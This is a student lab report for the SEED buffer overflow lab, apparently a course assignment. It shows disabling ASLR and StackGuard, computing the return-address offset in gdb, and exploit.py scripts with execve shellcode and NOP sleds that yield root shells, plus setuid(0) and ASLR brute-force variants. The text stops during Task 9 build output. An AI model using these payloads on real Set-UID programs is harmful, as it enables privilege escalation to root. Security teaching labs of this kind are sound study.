Lab report

Experimental Subject	Buffer Overflow Attack Lab
Student	Zheng Kairao
Student Number	202000130143
Email	kairaozheng@gmail.com
Date	4.2

Objective

Learn the stack structure of program and practice buffer overflow attack by bypassing the defence mechanisms of some components.

Procedure

Environment Setup

```
# Close address space randomization
sudo sysctl -w kernel.randomize_va_space=0
# Configuring /bin/sh
sudo ln -sf /bin/zsh /bin/sh
```

Task1:Getting Familiar with Shellcode


Use `make` to compile the code and run it.

Task 2: Understanding the Vulnerable Program

```
/* The following statement has a buffer overflow problem */
strcpy(buffer, str);
```

Since `strcpy()` doesn't check boundaries, we can use `str` to overwrite some parts of the stack.

```
# Use the following FLAGS to turn off StackGuard and the non-executable stack protections
FLAGS = -z execstack -fno-stack-protector
stack-L1: stack.c
    gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
    gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
# After that, make the program a root-owned Set-UID program as the lab1 we do
    sudo chown root $@ && sudo chmod 4755 $@
```




```
[04/02/23]seed@VM:~/.../ZhengKairao202000130143$ make clean
rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stac
k-L3-dbg stack-L4-dbg peda-session-stack*.txt .gdb_history
[04/02/23]seed@VM:~/.../ZhengKairao202000130143$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```

Task 3: Launching Attack on 32-bit Program (Level 1)

3.1 Investigation

- Use `gdb` debugger to set a breakpoint in the function `bof()` and stop in it then debug
- Print the pointer to stack frame of the `bof()` function which is stored in the `ebp` register after entering the function as well as the buffer base address


```
touch badfile
gdb stack-L1-dbg
b bof    # Set a breakpoint
run # Stop in the bof function
next    # Get in the function
# Print the pointer to stack frame and the buffer base address
p $ebp  # 0xffffca88
p &buffer   # 0xffffca1c
```



```
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[------------------------------------stack-------------------------------------]
0000| 0xffffca10 ("1pUV\244\316\377\377\220\325\377\367\340\223\374", <incomplet
e sequence \367>)
0004| 0xffffca14 --> 0xffffcea4 --> 0x0
0008| 0xffffca18 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffca1c --> 0xf7fc93e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffca20 --> 0x0
0020| 0xffffca24 --> 0x0
0024| 0xffffca28 --> 0x0
0028| 0xffffca2c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffca88
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffca1c
gdb-peda$ 
```

3.2 Launching

Task A : Distance Between Buffer Base Address and Return Address




According to the graph, this distance can be calculated as follows:

```
0xffffca88 - 0xffffca1c + 4(Previous Frame Pointer) = 112
```

Task B : Address of Malicious Code

`badfile` is constructed as bellow:



Use NOP instructions to fill the `badfile` and place the malicious code at the end of the buffer, and it will generate a NOP gap between shellcode and return address. Since NOP does nothing, we can return to this gap and the program will execute nothing until get the malicious shellcode.

So using return address `0xffffca94` is OK! Besides, use the assembly code in the Task1. Predictably, the program will execute `sh` with root permission at last.

The corresponding fields in the `expolit.py` are set as follows:


```
# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)                # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffca94            # Change this number
# It will only execute NOP instructions before getting the malicious code
offset = 112                # Change this number
```


Execute Attack

Generate final `badfile` and run the `stack-L1` program. Bingo! We get a root shell though such an amazing attack.



```
[04/03/23]seed@VM:~/.../ZhengKairao202000130143$ ./exploit.py
[04/03/23]seed@VM:~/.../ZhengKairao202000130143$ ./stack-L1
Input size: 517
# ls
Makefile  badfile  brute-force.sh  exploit.py  prog  prog.c  stack-L1  stack-L1-dbg  stack-L2
# 
```


Task 4 (optional): Launching Attack without Knowing Buffer Size (Level 2)



Without knowing buffer size, we can overwrite an address range to ensure that the return address is within the range, which doesn't affect program execution. So I use the following code to fill the return address:

```
# offset is unknown but we known the range of the buffer size is 100-200
# due to the memory alignment, the value stored in the frame pointer is always
multiple of four
for offset in range(112, 316, 4):
  content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
```

First, I use the `badfile` in the Task3 and it failed as expected. Then I try the new `badfile`, bingo!



```
⊗ [04/04/23]seed@VM:~/.../ZhengKairao202000130143$ ./stack-L2
  Input size: 517
  Segmentation fault
● [04/04/23]seed@VM:~/.../ZhengKairao202000130143$ ./stack-L2
  Input size: 517
  # quit
  zsh: command not found: q
  # ls
  Makefile  brute-force.sh  peda-session-stack-L1-dbg.txt  prog    stack-L1      stack-L2
  badfile   exploit.py      peda-session-stack-L2-dbg.txt  prog.c  stack-L1-dbg  stack-L2-dbg
  # exit
```

Task 5 (optional): Launching Attack on 64-bit Program (Level 3)

I try the little-endian storage method (actually it is default) and put the attack code at the head of the buffer. However, I failed and the error reported is `Illegal instruction`. Here are my major changes.


```
# 64-bit
shellcode= (
  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffd630          # Change this number
# It will only execute NOP instructions before getting the malicious code
offset = 216              # Change this number

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
```



```
⊗ [04/04/23]seed@VM:~/.../ZhengKairao202000130143$ ./stack-L3
  Input size: 517
  Illegal instruction
⊗ [04/04/23]seed@VM:~/.../ZhengKairao202000130143$ ./stack-L3
  Input size: 517
  Illegal instruction
⊗ [04/04/23]seed@VM:~/.../ZhengKairao202000130143$ ./stack-L3
  Input size: 517
  Illegal instruction
```

I don't know how to fix it.


Task 6 (optional): Launching Attack on 64-bit Program (Level 4)

Tasks 7: Defeating dash's Countermeasure

First `/bin/sh` points back to `/bin/dash`.


```
sudo ln -sf /bin/dash /bin/sh
```

Add the assembly code of invoking `setuid(0)` to the beginning of the shellcode. Amazingly the countermeasure in the dash shell is defeated and we get the root shell once again.



```
● [04/04/23]seed@VM:~/.../ZhengKairao202000130143$ sudo ln -sf /bin/dash /bin/sh
● [04/04/23]seed@VM:~/.../ZhengKairao202000130143$ ./a32.out
  # ls
  Makefile  a32.out  a64.out  call_shellcode.c
  # q
  /bin//sh: 2: q: not found
  # su
  root@VM:/home/seed/Desktop/Coder/lab2/Labsetup/shellcode/ZhengKairao202000130143# exit
  exit
  # exit
○ [04/04/23]seed@VM:~/.../ZhengKairao202000130143$ 
```

Another victory!



```
● [04/04/23]seed@VM:~/.../ZhengKairao202000130143$ sudo ln -sf /bin/dash /bin/sh
● [04/04/23]seed@VM:~/.../ZhengKairao202000130143$ ./stack-L1
  Input size: 517
  # su
  root@VM:/home/seed/Desktop/Coder/lab2/Labsetup/code/ZhengKairao202000130143# ls
  badfile         exploit.py  peda-session-stack-L1-dbg.txt  peda-session-stack-L3-dbg.txt  prog.c   stack-L1
  brute-force.sh  Makefile    peda-session-stack-L2-dbg.txt  prog                           stack.c  stack-L1-dbg
  root@VM:/home/seed/Desktop/Coder/lab2/Labsetup/code/ZhengKairao202000130143# exit
  exit
  # exit
● [04/04/23]seed@VM:~/.../ZhengKairao202000130143$ ./stack-L2
  Input size: 517
  # exit
```


Task 8: Defeating Address Randomization

Turn on the Ubuntu's address randomization countermeasure on our 32-bit VM:

```
sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

Use the brute-force approach to attack the vulnerable program once and once again, and hope that the address we put in the `badfile` can eventually be correct.

Bingo! It took me about 4 mins (tried 58864 times) to meet the desired address and get the root shell finally.



```
The program has been running 58863 times so far.
Input size: 517
./brute-force.sh: line 14: 128664 Segmentation fault      ./stack-L1
4 minutes and 1 seconds elapsed.
The program has been running 58864 times so far.
Input size: 517
# ls
Makefile  brute-force.sh  exploit.py                 peda-session-stack-L2-dbg.txt  prog    stack-L1
badfile   brute.sh        peda-session-stack-L1-dbg.txt  peda-session-stack-L3-dbg.txt  prog.c  stack-L1-dbg
```


Tasks 9: Experimenting with Other Countermeasures

Task 9.a: Turn on the StackGuard Protection

- Make sure that the attack is still successful
- Turn on the StackGuard protection
    - Set `FLAGS = -z execstack`
    - Recompiling the vulnerable `stack.c` program
- Launch the attack

Result


Encounter with error `stack smashing detexted` and the program is aborted. It can be indicated that our buffer overflows attack is prevent by compiler's StackGuard security mechanism.



```
[04/04/23]seed@VM:~/.../ZhengKairao202000130143$ ./stack-L1
Input size: 517
# su
root@VM:/home/seed/Desktop/Coder/lab2/Labsetup/code/ZhengKairao202000130143# exit
exit
# exit
[04/04/23]seed@VM:~/.../ZhengKairao202000130143$ make
make: Nothing to be done for 'all'.
[04/04/23]seed@VM:~/.../ZhengKairao202000130143$ make clean
rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg
[04/04/23]seed@VM:~/.../ZhengKairao202000130143$ make
gcc -DBUF_SIZE=100 -z execstack -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -m32 -g -o stack-L2-dbg stack.c
